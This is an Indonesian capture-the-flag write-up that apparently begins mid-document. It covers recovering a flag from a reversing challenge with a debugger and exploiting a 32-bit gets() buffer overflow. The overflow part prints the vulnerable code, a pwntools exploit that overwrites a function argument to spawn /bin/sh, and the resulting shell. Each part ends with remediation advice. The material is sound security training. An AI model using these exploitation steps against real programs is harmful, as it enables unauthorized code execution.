| *RAX | 0x601d1c | ← 0x66 /* 'f' */ | | | | | |
| RBX | 0 | | | | | | |
| *RCX | 0x7fffffff2d4 | ← 0x60903000000278 | | | | | |
| *RDX | 0x278 | | | | | | |
| *RDI | 0x601d18 | ← 0x6600000278 | | | | | |
| RSI | 0x7fffffff2d4 | ← 0x60903000000278 | | | | | |
| ... | 1 | | | | | | |

Intuisi saya mengatakan bahwa ini adalah bagian dari *flag*, dan beberapa *line* setelah ini, huruf ini dibandingkan dengan *input* yang kita masukkan.

```
::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::_M_replace_range [0x40538a + 0x10]: cmp bl, al
```

Note: 0x66 adalah hex dari 'f' dan 0x61 adalah hex dari 'a' yaitu awalan input yang saya masukkan.

Dengan ini, saya memasang *breakpoint* pada alamat 0x40538a, kemudian menjalankan ulang program dengan *input* baru berawalan 'f'. Dengan begitu perbandingan akan berhasil dan *program* akan lanjut. Kemudian pada alamat yang sama saya menemukan ini.

```
*RAX 0x60817c ← 0x6c /* 'l' */
```

RAX sekarang menyimpan huruf 'l' dan karena kita kembali ke alamat sama, ini berarti kita berada di dalam *loop*. Dengan mengulang *program* dengan *input* baru yang berawalan 'fl', kemudian kembali ke alamat tersebut, dan mengulang-ulang langkah ini hingga mendapat semua huruf pada *flag*, kita akan menemukan *flagnya*.

```
[grwina@grwina: ~/grwina$] ./dots
Welcome to Takeshi Castle! aseng is stuck in a Takeshi labyrinth.
Can you help him to get out of that place ?flag{tr4v3rs1ngG.graph()_the_m4ze}
You are the true rat!
Flag => flag{tr4v3rs1ngG.graph()_the_m4ze}
```

flag{tr4v3rs1ngG.graph()_the_m4ze}

D. Things Learned

- Tidak ada yang *impossible* jika kita ~~hoki~~ pantang menyerah.

E. Remediation

Beberapa hal yang bisa dilakukan agar rahasia tidak dapat dibaca dengan mudah melalui *decompiler* atau *debugger* adalah sebagai berikut.

- Menggunakan *anti-debugger* agar *program* tidak dapat berjalan pada *debugger*
- Mematikan *flag -g (debugging flag)* agar simbol-simbol seperti nama fungsi lebih sulit dibaca (walaupun kode *challenge* sudah lumayan susah dibaca).
- *Obfuscation* yang lebih agresif. Saya menemukan *flag* karena bagian dari *flag* tersebut muncul dalam bentuk *plaintext*. Jika pengecekan dilakukan dengan *flag* yang telah terenkripsi, maka akan lebih susah menemukan *flag* sebenarnya.

F. Contoh Kasus

Sebuah perusahaan *startup* membuat sebuah aplikasi *video editing* yang harus diaktivasi menggunakan kunci lisensi berbayar. Namun, validasi kunci tersebut dilakukan sepenuhnya pada *client side*. Seorang atau sekelompok *hacker* dapat mer-reverse engineer aplikasi tersebut dan menemukan letak dimana kunci lisensi divalidasi, dan kemudian menemukan cara untuk mendapat kunci tersebut.


Hacker tersebut kemudian dapat menyebarkan cara mendapat kunci tersebut, atau menyebarkan sebuah *patch* untuk melewati validasi kunci lisensi. Ini dapat menyebabkan pembajakan massal, dan akan merugikan perusahaan secara finansial, serta dapat merusak reputasi perusahaan sebagai penyedia *software* yang aman.

[PWN]

A. CVE Score

CVE Score yang dihitung hanyalah *base* dan *temporal score*.

Buffer Overflow Vulnerability



B. Problem Statement

Diberikan sebuah ELF *executable* 32-bit, ketika dijalankan akan mengeluarkan output "overflow me :" pada terminal. Dari deskripsi, sepertinya tujuan dari soal ini adalah menge-spawn shell.

C. Proof of Concept

Setelah mendekompilasi program, didapat fungsi `main` yang memanggil fungsi `func` dengan argumen `0xdeadbeef`. Kode fungsi `func` adalah sebagai berikut.

```
4 void func(int param_1)
5
6 {
7     char local_2c [36];
8
9     printf("overflow me : ");
10    gets(local_2c);
11    if (param_1 == L'\xcafebabe')
12    {
13        system("/bin/sh");
14    }
15    else
16    {
17        puts("Nah..");
18    }
19}
```

Terlihat bahwa ada pemanggilan gets yang menerima input user ke dalam buffer dengan ukuran 36 byte. Ini berarti dapat terjadi buffer overflow jika input yang dimasukkan lebih dari 36 byte. Selain itu, juga ada pemanggilan system dengan parameter /bin/sh, tujuan utama dari *challenge* ini adalah memanggil fungsi tersebut.

Untuk dapat memanggilnya kita harus mengubah nilai parameter func yang sebelumnya 0xdeadbeef menjadi 0xcafebabe.

Skrip eksplot yang digunakan:

```
from pwn import *

def start(argv=[], *a, **kw):
    return process([exe] + argv, *a, **kw)

exe = sys.argv[1]
elf = context.binary = ELF(exe, checksec=False)


offset = 48
io = start()

payload = flat([
    b"A"*offset,
    0xcafebabe
])

io.sendline(payload)
io.interactive()
```


Penjelasan:

Dengan menjalankan program pada GDB dan memasukkan payload De Brujin, kita bisa mendapatkan offset dari return address func.



Diketahui pada program 32-bit, parameter sebuah fungsi disimpan “setelah” *return address*, relatif dengan arah *overflow* ([sumber](#)). Ini berarti parameter func akan terletak pada 4 byte setelah return address, yaitu **48 byte** dari awal input buffer.

Kita masukkan byte filler sebanyak 48 byte diikuti dengan payload 0xcafefabe untuk mengubah nilai.



```
(grwcha㉿grwna) - [~/github/seleksi-lab-sister-2025-  
└─$ python3 solve.py ./a.out  
[+] Starting local process './a.out': pid 20574  
[*] Switching to interactive mode  
$ whoami  
grwcha  
$ echo "i love you"  
i love you  
$ █
```

D. Things Learned

-

E. Remediation

Hindari penggunaan fungsi `gets` atau fungsi lainnya yang membuat program membaca lebih dari ukuran buffer yang menyimpan input. Batasi pembacaan input agar tidak terjadi *buffer overflow*.

F. Contoh Kasus

Vulnerability pada soal adalah *buffer overflow*. *Vulnerability* ini menjadi penyebab terjadinya *internet worm* pertama pada tahun 1988, yaitu *The Morris Worm* yang menyebabkan kerusakan pada ribuan komputer yang terhubung ke ARPANET. Menariknya, *worm* ini diciptakan dengan tidak sengaja. Morris hanya ingin membuat program untuk mengukur ukuran internet pada saat itu. Estimasi kerugian dari “serangan” ini adalah dalam kisaran \$100,000 and \$10,000,000.

Untuk *buffer overflow* sendiri, dampaknya bisa dari *denial of service*, hingga *arbitrary code execution*, yang dapat mengancam fundamental triad CIA.